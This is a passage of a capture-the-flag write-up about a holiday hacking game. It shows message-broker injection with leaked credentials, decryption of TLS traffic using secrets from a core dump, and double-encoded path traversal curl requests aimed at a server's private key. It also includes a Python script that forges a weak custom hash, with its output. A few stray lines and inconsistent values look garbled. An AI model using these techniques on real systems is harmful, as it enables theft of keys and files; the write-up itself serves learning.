*With these credentials, I could also log in to the application: **santaSiteAdmin|S4n+4sr3411yC00Lp455wd**.*

*After logging in, I looked at the **page source code** again. After a closer look, I noticed that I was now*



34.42.141.152:8000/auth?id=viewer&loginName=santaSiteAdmin

Monitors off.
Connect As:
Password:
Camera Feed Server:
Camera Feed Port:
Broadcast Feed:
Messages:

login?id=viewer
auth?id=viewer&loginName=s...
bootstrap.min.css
mqttws31.js
jquery.min.js
jquery-3.6.1.min.js
bootstrap.bundle.min.js
login.jpg
logo.png
jquery.min.js
mqttJS.js
monitoroff.png
monitors.png
data:image/svg+xml;...
fabric-icons.css

▾ Antwortheader ☐ Unformatiert
Brkrpswd: playerSantaHelperPass9901254924
Brkrtopic: northpolefeeds
Brkruser: santashelper2024
Cache-Control: public, max-age=0
Connection: close
Content-Length: 5370
Content-Type: text/html; charset=utf-8
Date: Wed, 04 Dec 2024 22:54:39 GMT
Expires: 0
Pragma: no-cache
Server: gunicorn
Set-Cookie: svCookie=PiMLjbFRO


***receiving additional headers** from the server. But be aware at least the password is be different each time the instance is restarted.*

*I could now use these as credentials to connect: **santashelper2024:playerSantaHelperPass9901254924**.*

*A little ingenuity was required here again. When I looked at the answer from the silver medal (Idemcerybu), I thought it could perhaps be an anagram. However, I did not come up with a single definite solution. After a second look, I assumed the letters could also have been shifted. So I used an online tool for the **Caesar Cipher and I found that a shift of 10 (a->k)** provided the solution: **Snowmobile**.*

*I finally performed the same action as for the silver medal, only this time with the new credentials. And I saw what Santa was travelling with: a **hovercraft**.*

```
mosquitto_pub -h 34.42.141.152 -p 1883 -u "santashelper2024" -P
"playerSantaHelperPass9901254924" -t "santafeed" -m
"singleAdminMode=true"
```



Monitors on.
Currently receiving the *northpolefeeds* broadcast

Connect As: santashelper2024
Password: ••••••••••••••••••••••••••••••••
Camera Feed Server: 34.42.141.152
Camera Feed Port: 9001

Broadcast Feed: northpolefeeds

Messages:
(See monitors.)

I'm thrilled - you've successfully cleared out the propaganda and restored our seasonal spirit with a solid gold performance! The airwaves are now back to broadcasting unity and teamwork, you've done amazingly well!

Advertisment

NEW RELEASE

ELF THE DWARF'S GLORIOUSLY,
FINALLY FINISHED ADVENTURE!
Volume 4

"Even shorter than Vol. 3, but twice as hackable!"

Warning: May contain traces of binary exploitation

Available at: Ye Olde Buffer Overflow Bookshop

Decrypt the Naughty-Nice List - Bits and Bytes

Mr. Coalbox, after Wombley deployed the Frostbit ransomware to encrypt the Naughty-Nice List but subsequently lost the encryption keys, what made you suspect there might be vulnerabilities in the ransomware's encryption implementation that could be exploited through reverse engineering?

*Tangle Coalbox: First, I **downloaded the required artefacts** using Generate & Download Artifacts. I had to keep in mind that this might take some time and that the generated artefacts were created differently each time. After that, I **unzipped the files**.*

```
unzip frostbitartifacts.zip
Archive:  frostbitartifacts.zip
  inflating: DoNotAlterOrDeleteMe.frostbit.json <-- Frostbit configuration settings
  inflating: frostbit.elf <-- Frostbit binary
  inflating: frostbit_core_dump.13 <-- Frostbit core dump
  inflating: naughty_nice_list.csv.frostbit <-- Encrypted naught and nice list
  inflating: ransomware_traffic.pcap <-- Frostbit web traffic
```


*Due to the large number of files, there were several starting points. I **first looked at the json file**, as this was the easiest to read, there I found a digest, which would probably be something like a hash and in hex format, as well as a status ID, an ASCII value, which could probably be the ID of this Frostbit instance. And the status itself, which indicated that a key had been successfully set. From this I **concluded that Frostbit had encrypted the naughty and nice list locally and sent this key to the server**, where it was then stored.*

```
cat DoNotAlterOrDeleteMe.frostbit.json
{"digest":"c28180184c4104a481e8b81e34402011","status":"Key Set","statusid":"pwvS5jRDn5qu"}
```


*With luck, the **key could be seen in web traffic**. I therefore opened the pcap file in Wireshark and was immediately **disappointed, as the protocol was TLSv1.3**, i.e. the traffic was encrypted and could not be read by me. However, I also had a **core dump, which could contain the exact secrets** that the client and server exchanged in order to set up the secure connection.*

```
strings frostbit_core_dump.13 | grep TRAFFIC_SECRET
?CLIENT_HANDSHAKE_TRAFFIC_SECRET
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\CLIENT_HANDSHAKE_TRAFFIC_SECRET 72ef792517c56ef4fbf70374c4b1cf8a
CLIENT_HANDSHAKE_TRAFFIC_SECRET 72ef792517c56ef4fbf70374c4b1cf8a30f0386530e05ddab9acd0469c9ba999
2891b16c7ded549396e0ac93496be123e35cacd69de8982c075be70c1c32828c
SERVER_HANDSHAKE_TRAFFIC_SECRET 72ef792517c56ef4fbf70374c4b1cf8a30f0386530e05ddab9acd0469c9ba999
847c9aa8c80652e778166343095cfa895605c086269a4eb3deda586901394c82
CLIENT_TRAFFIC_SECRET_0 72ef792517c56ef4fbf70374c4b1cf8a30f0386530e05ddab9acd0469c9ba999
991f0cfcdfd6aad302ebcc926c4f7ddc6c5d000a6a4e330287557925e40000ca
SERVER_TRAFFIC_SECRET_0 72ef792517c56ef4fbf70374c4b1cf8a30f0386530e05ddab9acd0469c9ba999
90bcdaff404ed875c52563de2bcdedf13ef8c825543631cbcce2d1fd58a1694d
```

*I quickly checked whether these **secrets were the same in the pcap by matching the Random field** in Wireshark. Since the two were identical, I could **load them into Wireshark** and thus make the traffic readable for me.*


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
cat tlskeys.log
CLIENT_HANDSHAKE_TRAFFIC_SECRET f62579740db5c764ed689de14e028e3c7a3ce26cc6fb18bd601fbfe6b2cb4f58
2891b16c7ded549396e0ac93496be123e35cacd69de8982c075be70c1c32828c
SERVER_HANDSHAKE_TRAFFIC_SECRET 72ef792517c56ef4fbf70374c4b1cf8a30f0386530e05ddab9acd0469c9ba999
847c9aa8c80652e778166343095cfa895605c086269a4eb3deda586901394c82
CLIENT_TRAFFIC_SECRET_0 f62579740db5c764ed689de14e028e3c7a3ce26cc6fb18bd601fbfe6b2cb4f58
991f0cfcdfd6aad302ebcc926c4f7ddc6c5d000a6a4e330287557925e40000ca
SERVER_TRAFFIC_SECRET_0 72ef792517c56ef4fbf70374c4b1cf8a30f0386530e05ddab9acd0469c9ba999
90bcdaff404ed875c52563de2bcdedf13ef8c825543631cbcce2d1fd58a1694d
```



```
cat http_log.txt
GET /api/v1/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/session HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip


HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Tue, 03 Dec 2024 22:45:03 GMT
Content-Type: application/json
Content-Length: 29
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"nonce":"a4aac16f1c1272ff"}

POST /api/v1/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip

{"encryptedkey":"8c2f47b470548372a965258b57f1fd38b9f9604d80419e163b4ca600c81170f30455f7145c43d51
33b0c2328417507a93684ab41b4d924b539f6e3e6256ec7d9e28871ae92cc6e78fde9b9c31e083b21a11d0fb87b1f6ff
dd60c709e15fc82d21ce8185e81a4a38c2b8be6d99cee39ed938e7db7b815f904d28fe63c606b6662d521d23c99650a9
a21e06849e053ea8af05c367ec6f50f6b6bbf081ecf4b4aaa5aaca43e6d23c11c39b9adfe60805e5fa3c763538c6b112
7e5c15fe3ce8d41738ead1c62f08ec9551cd880aa300e7c970069b4da6b0a105628dc04f611082f64082e8a6674fc63d
a687a526b79ef9c9097b74c7a3c297de6feadb2b7c990c8a4ddd6e1c865444bdb467aba608b99af6cc6a4b2f8ec7a363
7d7f177d820dd7dce4fe55ae724186230a118fcaa7e591bf37d75ea3c6fb1a0295ada39022f2191e3b85541c91475d98
4c3715ab47716f729abf85d5deda1e1b8b2fe5c2d4869277240459e5d4b902006f4221b080c2bd78a1d01b617d3fbe66
c820e56d3ddeaba3447ec4684bce4dfd2eb10bab203b64320b4b578edb8773de3b11615a34fedd8ad2dc9375459c53ab
b112eff8908d2fa27d3df7dcc21e15a012701cb7f8ce864561a42db0f4777535eb741e824050cd5749ed72d15efa00c2
499577697cfed477bf0e18211ef409ba628d0f661fab023e8e85fd693c6d5b6e9892fb5d41e9767de","nonce":"a4aa
c16f1c1272ff"}
HTTP/1.1 200 OK
Server: nginx/1.27.1
```

```
Date: Tue, 03 Dec 2024 22:45:03 GMT
Content-Type: application/json
Content-Length: 91
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"digest":"c28180184c4104a481e8b81e34402011","status":"Key Set","statusid":"pwvS5jRDn5qu"}
```

Now I had the key for my naughty and nice list, but unfortunately it was only available in encrypted form. So I had to dig deeper. I ***searched the core dump again to see if any other web requests had been sent****.*

```
strings frostbit_core_dump.13 | grep "https://api.frostbit.app"
https://api.frostbit.app/view/pwvS5jRDn5qu/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/status?
digest=c28180184c4104a481e8b81e34402011
https://api.frostbit.app/view/pwvS5jRDn5qu/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/status?
digest=c28180184c4104a481e8b81e34402011
https://api.frostbit.app/api/v1/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/key
https://api.frostbit.app/api/v1/bot/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/session# This file can
be edited; Docker Engine will not make further changes once it
```

I followed the third link, which had not yet been analysed, and ***arrived at a status page that informed me that the files had been encrypted*** *and what would happen if the ransom was not paid. I immediately* ***looked into the source code and found references to debug information****. I tried to access this information via a parameter and was immediately successful.*

```
https://api.frostbit.app/view/pwvS5jRDn5qu/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/status?
digest=c28180184c4104a481e8b81e34402011&debug=true
{"uuid": "37492952-xxxx-yyyy-b6ad-f8accc4ef12f", "nonce": "REDACTED", "encryptedkey":
"REDACTED", "deactivated": false,  "etime": 1734998400}

# Current information:
statusid:       pwvS5jRDn5qu (ASCII text, name of file?)
uid:            37492952-xxxx-yyyy-b6ad-f8accc4ef12f (User ID or botid - string)
digest:         c28180184c4104a481e8b81e34402011 (hex string -> decoded_bytes)
nonce:          a4aac16f1c1272ff (some salt value, most likely for encryption, hex string -
REDACTED in debug)
encryptedkey:   8c2f47b470548372a965258b... (encrypted key, hex string - REDACTED in debug)
deactivated:    true/false
```

When I ***played around a little with the URL parameters, I could generate an error message****. This referred to a library FrostBiteHashlib.py. The static could refer to* ***static files, which caused the web server to output the file directly****. When I called up this URL directly, I saw the content of the library.*

```
curl "https://api.frostbit.app/view/pwvS5jRDn5qu/37492952-xxxx-yyyy-b6ad-f8accc4ef12f/status?
digest=c28180184c4104a481e8b81e34402011TEST&debug=true"
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call
last):\n  File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n
decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Non-hexadecimal digit found\n"}


curl https://api.frostbit.app/static/FrostBiteHashlib.py
import traceback
import binascii

class Frostbyte128:
    def __init__(self, file_bytes: bytes, filename_bytes: bytes, nonce_bytes: bytes, hash_
length: int = 16):
        self.file_bytes = file_bytes
        self.filename_bytes = filename_bytes
...
```

Now I knew how the library performed the comparison (if decoded_bytes == self.digest()) and how the hash was generated in the first place (def _compute_hash(self)). This meant that if I ***passed a hash (as the digest parameter) that corresponded to the generated hash, I could convince the server to recognise the call as valid****. I knew that I could* ***use the debug parameter to force the server to output the content of a file****. From the challenge* ***"Santa vision", I still had a suitable target from the frostbit feed*** *that I could use as a target. With a double encoding, I could also produce a path traversal.*

```
curl "https://api.frostbit.app/view/
%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fissue.net-NOTFOUND/37492952-
xxxx-yyyy-b6ad-f8accc4ef12f/status?digest=c2818084c4104a481e8b81e34402011&debug=true"
{"debug":true,"error":"Status Id File Not Found"}

curl "https://api.frostbit.app/view/
%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fissue.net/37492952-xxxx-
yyyy-b6ad-f8accc4ef12f/status?digest=c2818084c4104a481e8b81e34402011&debug=true"
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call
last):\n  File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n
decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"}

Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
```

To debug display this interesting file, however, I would actually need to know the content of the file, which of course I could not know. However, if I took a closer look at the calculation logic for hash generation, I ***recognised a flaw*** *that I might be able to exploit. To do this, I* ***created a local copy and enriched it with debug outputs*** *to better understand the concept.*

```
import binascii
import sys
import urllib.parse

class Frostbyte128:
    def __init__(self, file_bytes: bytes, filename_bytes: bytes, nonce_bytes: bytes, hash_
length: int = 16):
        self.file_bytes = file_bytes
        self.filename_bytes = filename_bytes
        self.filename_bytes_length = len(self.filename_bytes)
        self.nonce_bytes = nonce_bytes
        self.nonce_bytes_length = len(self.nonce_bytes)
        self.hash_length = hash_length
        self.hash_result = self._compute_hash()

    def _compute_hash(self) -> bytes:
        hash_result = bytearray(self.hash_length)
        count = 0

        for i in range(len(self.file_bytes)):
            xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
            hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
            count += 1

        for i in range(len(self.filename_bytes)):
            count_mod = count % self.hash_length
            count_filename_mod = count % self.filename_bytes_length
            count_nonce_mod = count % self.nonce_bytes_length
            xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]
            hash_result[count_mod] = hash_result[count_mod] & xrd

            print(f'Digest Pos({count_mod}) = Filename Pos({count_filename_mod}) XOR Nonce
Pos({count_nonce_mod}) AND Digest Pos({count_mod}) = {hex(self.filename_bytes[count_filename_
mod])} XOR {hex(self.nonce_bytes[count_nonce_mod])} AND {hex(hash_result[count_mod])} =
{hex(hash_result[count_mod] & xrd)}')

            count += 1

        return bytes(hash_result)

    def digest(self) -> bytes:
        """Returns the raw binary hash result."""
        return self.hash_result

    def hexdigest(self) -> str:
        """Returns the hash result as a hexadecimal string."""
        return binascii.hexlify(self.hash_result).decode()

    def update(self, file_bytes: bytes = None, filename_bytes: bytes = None, nonce_bytes: bytes
= None):
        """Updates the internal state with new bytes and recomputes the hash."""
        if file_bytes is not None:
```


```
            self.file_bytes = file_bytes
        if filename_bytes is not None:
            self.filename_bytes = filename_bytes
        if nonce_bytes is not None:
            self.nonce_bytes = nonce_bytes

        self.hash_result = self._compute_hash()

    def validate(self, hex_string: str):
        """Validates if the provided hex string matches the computed hash."""
        try:
            decoded_bytes = binascii.unhexlify(hex_string)
            if decoded_bytes == self.digest():
                return True, None
        except Exception as e:
            stack_trace = traceback.format_exc()
            return False, f"{stack_trace}"
        return False, None

# Convert ASCII string to bytes
encoded_string =
"%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%2
52fnginx%252fcerts%252fapi.frostbit.app.key"

decoded_once = urllib.parse.unquote(encoded_string)
decoded_twice = urllib.parse.unquote(decoded_once)
print ("once: " + decoded_once)
filename_bytes = decoded_twice.encode('latin')
print ("url: " + decoded_twice)

filename_bytes = binascii.unhexlify("72ffa4aac16f1c1272ffa4aac16f1c12") + filename_bytes # <----
---- INSERT bytes to ZERO the NONCE with XOR help

print ("filename_bytes: " + str(filename_bytes))
file_bytes_string = sys.argv[1]
file_bytes = file_bytes_string.encode('utf-8')

# Convert hex string to bytes
nonce_bytes = binascii.unhexlify("a4aac16f1c1272ff")
#nonce_bytes = binascii.unhexlify("0000000000000000")


# Set hash length
hash_length = 16

# Initialize the Frostbyte128 object
frostbyte = Frostbyte128(file_bytes, filename_bytes, nonce_bytes, hash_length)

# To check the resulting hash in hexadecimal
print(frostbyte.hexdigest())
```

```
python frostbit.py sddddddddfsdfsdfdsfsdjfbasdfbsdhafbjsdhfbasdfsdsdfsdf
once: %2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fnginx%2fcerts%2fapi.frostbit.
app.key
url: ../../../../../../etc/nginx/certs/api.frostbit.app.key
filename_bytes: b'r\xff\xa4\xaa\xc1o\x1c\x12r\xff\xa4\xaa\xc1o\x1c\x12../../../../../../etc/
nginx/certs/api.frostbit.app.key'
Digest Pos(6)  = Filename Pos(54) XOR Nonce Pos(6) AND Digest Pos(6)  = 0x66 XOR 0x72 AND 0x10 = 0x10
Digest Pos(7)  = Filename Pos(55) XOR Nonce Pos(7) AND Digest Pos(7)  = 0x72 XOR 0xff AND 0x85 = 0x85
Digest Pos(8)  = Filename Pos(56) XOR Nonce Pos(0) AND Digest Pos(8)  = 0x6f XOR 0xa4 AND 0xc0 = 0xc0
Digest Pos(9)  = Filename Pos(57) XOR Nonce Pos(1) AND Digest Pos(9)  = 0x73 XOR 0xaa AND 0xc9 = 0xc9
Digest Pos(10) = Filename Pos(58) XOR Nonce Pos(2) AND Digest Pos(10) = 0x74 XOR 0xc1 AND 0xb5 = 0xb5
Digest Pos(11) = Filename Pos(59) XOR Nonce Pos(3) AND Digest Pos(11) = 0x62 XOR 0x6f AND 0x9  = 0x9
Digest Pos(12) = Filename Pos(60) XOR Nonce Pos(4) AND Digest Pos(12) = 0x69 XOR 0x1c AND 0x70 = 0x70
Digest Pos(13) = Filename Pos(61) XOR Nonce Pos(5) AND Digest Pos(13) = 0x74 XOR 0x12 AND 0x60 = 0x60
Digest Pos(14) = Filename Pos(62) XOR Nonce Pos(6) AND Digest Pos(14) = 0x2e XOR 0x72 AND 0x0  = 0x0
Digest Pos(15) = Filename Pos(63) XOR Nonce Pos(7) AND Digest Pos(15) = 0x61 XOR 0xff AND 0x9a = 0x9a
Digest Pos(0)  = Filename Pos(64) XOR Nonce Pos(0) AND Digest Pos(0)  = 0x70 XOR 0xa4 AND 0x4  = 0x4
Digest Pos(1)  = Filename Pos(65) XOR Nonce Pos(1) AND Digest Pos(1)  = 0x70 XOR 0xaa AND 0x0  = 0x0
Digest Pos(2)  = Filename Pos(66) XOR Nonce Pos(2) AND Digest Pos(2)  = 0x2e XOR 0xc1 AND 0x7  = 0x7
Digest Pos(3)  = Filename Pos(67) XOR Nonce Pos(3) AND Digest Pos(3)  = 0x6b XOR 0x6f AND 0x0  = 0x0
Digest Pos(4)  = Filename Pos(68) XOR Nonce Pos(4) AND Digest Pos(4)  = 0x65 XOR 0x1c AND 0x19 = 0x19
Digest Pos(5)  = Filename Pos(69) XOR Nonce Pos(5) AND Digest Pos(5)  = 0x79 XOR 0x12 AND 0x1  = 0x1
Digest Pos(6)  = Filename Pos(0)  XOR Nonce Pos(6) AND Digest Pos(6)  = 0x72 XOR 0x72 AND 0x0  = 0x0  <----
---- START of NONCE zeroing
Digest Pos(7)  = Filename Pos(1)  XOR Nonce Pos(7) AND Digest Pos(7)  = 0xff XOR 0xff AND 0x0  = 0x0
Digest Pos(8)  = Filename Pos(2)  XOR Nonce Pos(0) AND Digest Pos(8)  = 0xa4 XOR 0xa4 AND 0x0  = 0x0
Digest Pos(9)  = Filename Pos(3)  XOR Nonce Pos(1) AND Digest Pos(9)  = 0xaa XOR 0xaa AND 0x0  = 0x0
Digest Pos(10) = Filename Pos(4)  XOR Nonce Pos(2) AND Digest Pos(10) = 0xc1 XOR 0xc1 AND 0x0  = 0x0
Digest Pos(11) = Filename Pos(5)  XOR Nonce Pos(3) AND Digest Pos(11) = 0x6f XOR 0x6f AND 0x0  = 0x0
Digest Pos(12) = Filename Pos(6)  XOR Nonce Pos(4) AND Digest Pos(12) = 0x1c XOR 0x1c AND 0x0  = 0x0
Digest Pos(13) = Filename Pos(7)  XOR Nonce Pos(5) AND Digest Pos(13) = 0x12 XOR 0x12 AND 0x0  = 0x0
Digest Pos(14) = Filename Pos(8)  XOR Nonce Pos(6) AND Digest Pos(14) = 0x72 XOR 0x72 AND 0x0  = 0x0
Digest Pos(15) = Filename Pos(9)  XOR Nonce Pos(7) AND Digest Pos(15) = 0xff XOR 0xff AND 0x0  = 0x0
Digest Pos(0)  = Filename Pos(10) XOR Nonce Pos(0) AND Digest Pos(0)  = 0xa4 XOR 0xa4 AND 0x0  = 0x0
Digest Pos(1)  = Filename Pos(11) XOR Nonce Pos(1) AND Digest Pos(1)  = 0xaa XOR 0xaa AND 0x0  = 0x0
Digest Pos(2)  = Filename Pos(12) XOR Nonce Pos(2) AND Digest Pos(2)  = 0xc1 XOR 0xc1 AND 0x0  = 0x0
Digest Pos(3)  = Filename Pos(13) XOR Nonce Pos(3) AND Digest Pos(3)  = 0x6f XOR 0x6f AND 0x0  = 0x0
Digest Pos(4)  = Filename Pos(14) XOR Nonce Pos(4) AND Digest Pos(4)  = 0x1c XOR 0x1c AND 0x0  = 0x0
Digest Pos(5)  = Filename Pos(15) XOR Nonce Pos(5) AND Digest Pos(5)  = 0x12 XOR 0x12 AND 0x0  = 0x0
Digest Pos(6)  = Filename Pos(16) XOR Nonce Pos(6) AND Digest Pos(6)  = 0x2e XOR 0x72 AND 0x0  = 0x0
Digest Pos(7)  = Filename Pos(17) XOR Nonce Pos(7) AND Digest Pos(7)  = 0x2e XOR 0xff AND 0x0  = 0x0
Digest Pos(8)  = Filename Pos(18) XOR Nonce Pos(0) AND Digest Pos(8)  = 0x2f XOR 0xa4 AND 0x0  = 0x0
